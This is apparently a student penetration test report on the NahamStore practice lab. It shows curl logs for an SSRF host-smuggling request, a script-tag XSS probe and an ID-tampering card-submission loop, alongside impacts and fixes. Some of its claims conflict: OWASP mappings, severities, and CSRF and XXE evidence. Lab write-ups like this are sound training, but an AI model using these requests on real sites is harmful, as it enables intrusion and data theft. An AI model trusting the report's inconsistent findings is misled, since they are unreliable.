Date : 23 august 2026

Title
Nahamstore web penetration testing

By Mmakola Thato

Client : nahamstore

Engagement type : penetration test

confidential

EXECUTIVE SUMMARY

I carried out a security test on Naham Store’s website. I found six weaknesses. The most dangerous one lets anyone change a simple number in the web address and then see other people’s names, home addresses, and even card details without needing a password. The site can also be tricked into running harmful code in a visitor’s browser or sending customers to fake websites. These problems put customer money and trust at risk. The first and most urgent step is to fix the flaw that exposes customer data, because it is the easiest way for attackers to steal sensitive information
.

SCOPE AND METHODOLOGY

The security test covered the Naham Store website and its related sub-sites: the main store, marketing pages, stock system, and admin portal. Both logged-in and guest user actions were checked. Areas outside these sites, such as physical security or denial-of-service, were not part of the test.

The work followed the OWASP Web Security Testing Guide, which is a standard way to look for common web risks. Testing was done in August 2026. Tools like Nmap, ffuf, curl, and netcat were used to discover services, hidden pages, and to confirm attacks. Manual checks in a browser were also performed to see how the site behaves in real use.


This approach gave a full picture of how attackers might try to break into the system and what weaknesses they could exploit

Findings summary

SSRF	CRITICAL	A10-2021 SSRF
IDOR	HIGH	A10-2021 BROKEN ACESS
XXE	HIGH	A10-2021 SECURITY MISCONFIGURATIO
CSRF	MEDIUM	A10-2021 BROKEN ACCESS CONTROL
REFLECTED XXS	MEDIUM	A10-2021 INJECTION
OPEN REDIRECT	LOW	A10-2021 BROKEN ACCESS CONTROL

reconnaissance

During this stage, I used Nmap to scan the target system and learn which services were available and opened . The scan showed that most ports were closed, but three were open: port 22 for SSH, port 80 for the main web service, and port 8000 for an alternate web service. This confirmed that the host was active and reachable. It also revealed that the system was running more than one web application, which became important for later testing. By identifying these entry points early, I could focus the rest of the assessment on the services most likely to expose weaknesses.




I found open ports and that helped me startarting my attack surfaces

SSRF

```
┌──(kali㉿kali)-[~]
└─$ curl -sv -X POST http://nahamstore.thm/stockcheck -d "product_id=1&server=stock.nahamstore.thm@admin.nahamstore.thm" 2>&1 | tail -30
Note: Unnecessary use of -X or --request, POST is already inferred.
* Host nahamstore.thm:80 was resolved.
* IPv6: (none)
* IPv4: 10.112.170.129
*   Trying 10.112.170.129:80...
* Established connection to nahamstore.thm (10.112.170.129 port 80) from 192.168.156.252 port 49758
* using HTTP/1.x
> POST /stockcheck HTTP/1.1
> Host: nahamstore.thm
> User-Agent: curl/8.18.0
> Accept: */*
> Content-Length: 61
> Content-Type: application/x-www-form-urlencoded
>
} [61 bytes data]
* upload completely sent off: 61 bytes
< HTTP/1.1 200 OK
< Server: nginx/1.14.0 (Ubuntu)
< Date: Sun, 23 Aug 2026 10:11:38 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Set-Cookie: session=7fbe546eadc2549467fe4d31d64d946f; expires=Sun, 23-Aug-2026 11:11:38 GMT; Max-Age=3600; path=/
<
{ [5 bytes data]
* Connection #0 to host nahamstore.thm:80 left intact
```

```
┌──(kali㉿kali)-[~]
```

SSRF RESPONSE



I USED TOOL CALLED CURL TO TRICK A WEB SERVER INTO A HIDDEN WEBSITE

_-S “SILENT” TO HIDE PROCESS

-H “HOST” to trick the request to look for specific sub-site named stock

Why : server often host multiple sides on single server using technique called “virtual hosting “ hence this was easy

SSRF

SEVERITY : CRITICAL

-THIS ONE ALLOWED SERVER TO SEVER COMMUNICATION

-AND ACCESS CONTROL WAS BYPASSED

HOW TO FIX

-ENFORCE ALLOWLIST

-REJECT DYNAMIC INPUT


-ISOLATE THE WEB SERVER

BUSINESS IMPACT OF SSRF

- CAN RESULT IN DATA BREACH
- UNAUTHORISED ADMIN ACCESS

-POTENTIAL REMOTE EXECUTION

OPEN REDIRECT



Open redirect

I run curl command and server responded

-sends request to open youtube

- and i was redirected this process simply tells our machine to" look somewhere"

-i used this method to find vulnerabilities and test open redirect

SEVERITY : HIGH

BUSINESS IMPACT :

- may result in account takeover
- phishing campaign with your trusted domain
- bad brand reputation

POSSIBLE SOLUTION :
-use ID/token maping
-avoid user controlled redirect
-implement strict allow-lists

Xss

```
┌──(kali㉿kali)-[~]
└─$ curl -s "http://nahamstore.thm/search?q=<script>alert(1)</script>" | grep -A2 -B2 "script"
iv class="container" style="margin-top:80px">

  <h3 class="text-center">Search Results For "&lt;script&gt;alert(1)&lt;/script&gt;"</h3>

  <div class="row product-list" style="margin-top:20px">

div>

cript src="/js/jquery.min.js"></script>
cript src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" integrity="sha384-Tc5IQib027qvyjSMfHjOMaLkfuWVxZxUPnCJA7l2mCWNIpG9mGCD8wGNIcPD7Txa"
ossorigin="anonymous"></script>
body>
html><script>
  var search = '&lt;script&gt;alert(1)&lt;/script&gt;';
  $.get('/search-products?q=' + search,function(resp){
      if( resp.length == 0 ){

      }
  });
script>
```

This was not successful

Application safely sanitized the input

Using < > was converted to &lt and &gt

Results ; the page will rander payload as plain-text , instead of executing it as javascript code

Commend : this is a good security practices

IDOR

I sent request using curl tool

Using -s to run it silently .

-c for cookies.txt .

-b for cookies.txt .


-x post to command web to perform action like “ update shopping basket .

- d to send specific data .



By manually changing the ID to 1,2,3,4,5

I was able to see other user's info


kali@kali: ~
Session Actions Edit View Help
<script src="/js/jquery.min.js"></script>
<script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" integrity="sha384-Tc5IQib027qvyjSMfHjOMaLkfuWVxZxUPnCJA7l2mCWNIpG9
mGCD8wGNIcPD7Txa" crossorigin="anonymous"></script>
</body>
</html>
┌──(kali㉿kali)-[~]
└─$ for card in 4000000000000002 5555555555554444 378282246310005 1234567812345678 4242 424242; do
echo -n "$card: "
curl -s -c cookies.txt -b cookies.txt -X POST http://nahamstore.thm/basket -d "address_id=5&card_no=$card" | grep -oE "Invalid Card Number|Order|C
onfirmation|Thank" | head -1
echo
done
4000000000000002: Order
5555555555554444: Order
378282246310005: Order
1234567812345678: Order
4242: Order
424242: Order

Business impact :

-may results in data theft

-data tampering

-regularity penalties

Possible solutions:

-verify ownership

-use universally unique identifiers

-avoid client-supplied ID’s

CSRF

- I used curl to communicate with web server

. -c to save cookies onto the computer

.-b to send those cookies back to the server

.-d send specific data

And i managed to perform session manipulation and state changing request

This is the input i run :

```
┌──(kali㉿kali)-[~]
└─$ curl -s -c cookies.txt -b cookies.txt -X POST http://nahamstore.thm/basket -d "address_id=5"
<!DOCTYPE html>
<html lang="en">
```

The results i got :

kali@kali: ~

w Help

```
<div class="row">
    <div class="col-md-6">
        <div class="panel panel-default">
            <div class="panel-heading">Shipping Address</div>
            <div class="panel-body">
                <strong>Mr Jimmy Jones</strong><br>
                3999  Clay Lick Road<br>Englewood<br>Colorado<br>80112                                    </div>
        </div>

    </div>
    <div class="col-md-6">
        <div class="panel panel-default">
            <div class="panel-heading">Payment Details</div>
            <div class="panel-body">
                <form method="post">
                    <input type="hidden" name="address_id" value="2">
                    <div><label>Card number</label></div>
                    <div><input type="tel" name="card_no" placeholder="1234123412341234" class="form-control"></div>
                <div class="text-center" style="margin-top:10px;">
                    <input type="submit" class="btn btn-success" value="Make Payment">
                </div>
```

Business impact

- Data breach

- Financial fraud

-Reputational damage

Possible solution

-validate session tokens

-use indirect object references

XXE


I used curl -s -x post to send data silently to a website using post request

. -f to upload excel spreadsheet file acting as a timesheet

And its was SUCCESSFULLY UPLOADED

This means web server processed excel file insecurely and its internal XML parser can be tricked

Severity : HIGH



BUSINESS IMPACT :

-internal network exposure

-compliance and legal fines

-service disruption

-data exfiltration

Possible solution

-turn off DTD processing completely

-update libraries

Remediation roadmap

The most urgent fixes should be made within the first week. The flaw that lets attackers see other customers’ names, addresses, and card details must be corrected immediately by adding ownership checks to the basket system. The server-side request forgery also needs to be blocked right away by tightening the rules on allowed hosts and removing tricks with special characters.

Within the first month, the site should add proper protections against cross-site scripting and cross-site request forgery, and confirm whether the XML external entity issue is real. These steps will reduce the chance of harmful code running in a visitor’s browser or attackers forcing changes to accounts.

Over the next three months, the store should improve its overall defenses by centralizing input checks, separating internal systems from public access, and setting up regular security tests. This will help keep customer data safe and maintain trust in the store.

Conclusion

The Naham Store website is not safe in its current state. The test showed serious weaknesses that could let attackers reach hidden systems and steal customer names, addresses, and card details. Other problems, like harmful code running in a visitor's browser or redirects to fake sites, add further risk.

Recommendation

The store should first fix the flaw that exposes customer data and the issue that lets attackers reach internal servers. These two problems are the most dangerous and must be solved before the site can be trusted for real use. After that, smaller issues should be patched, and regular security tests should be scheduled to keep the site safe

References & Appendix

Test followed OWASP Web Security Testing Guide and OWASP Top 10 (2021). Tools included Nmap, ffuf, curl, and netcat. A test account was used for safe checks. Some findings (sql and LFI) still need confirmation in a follow-up test.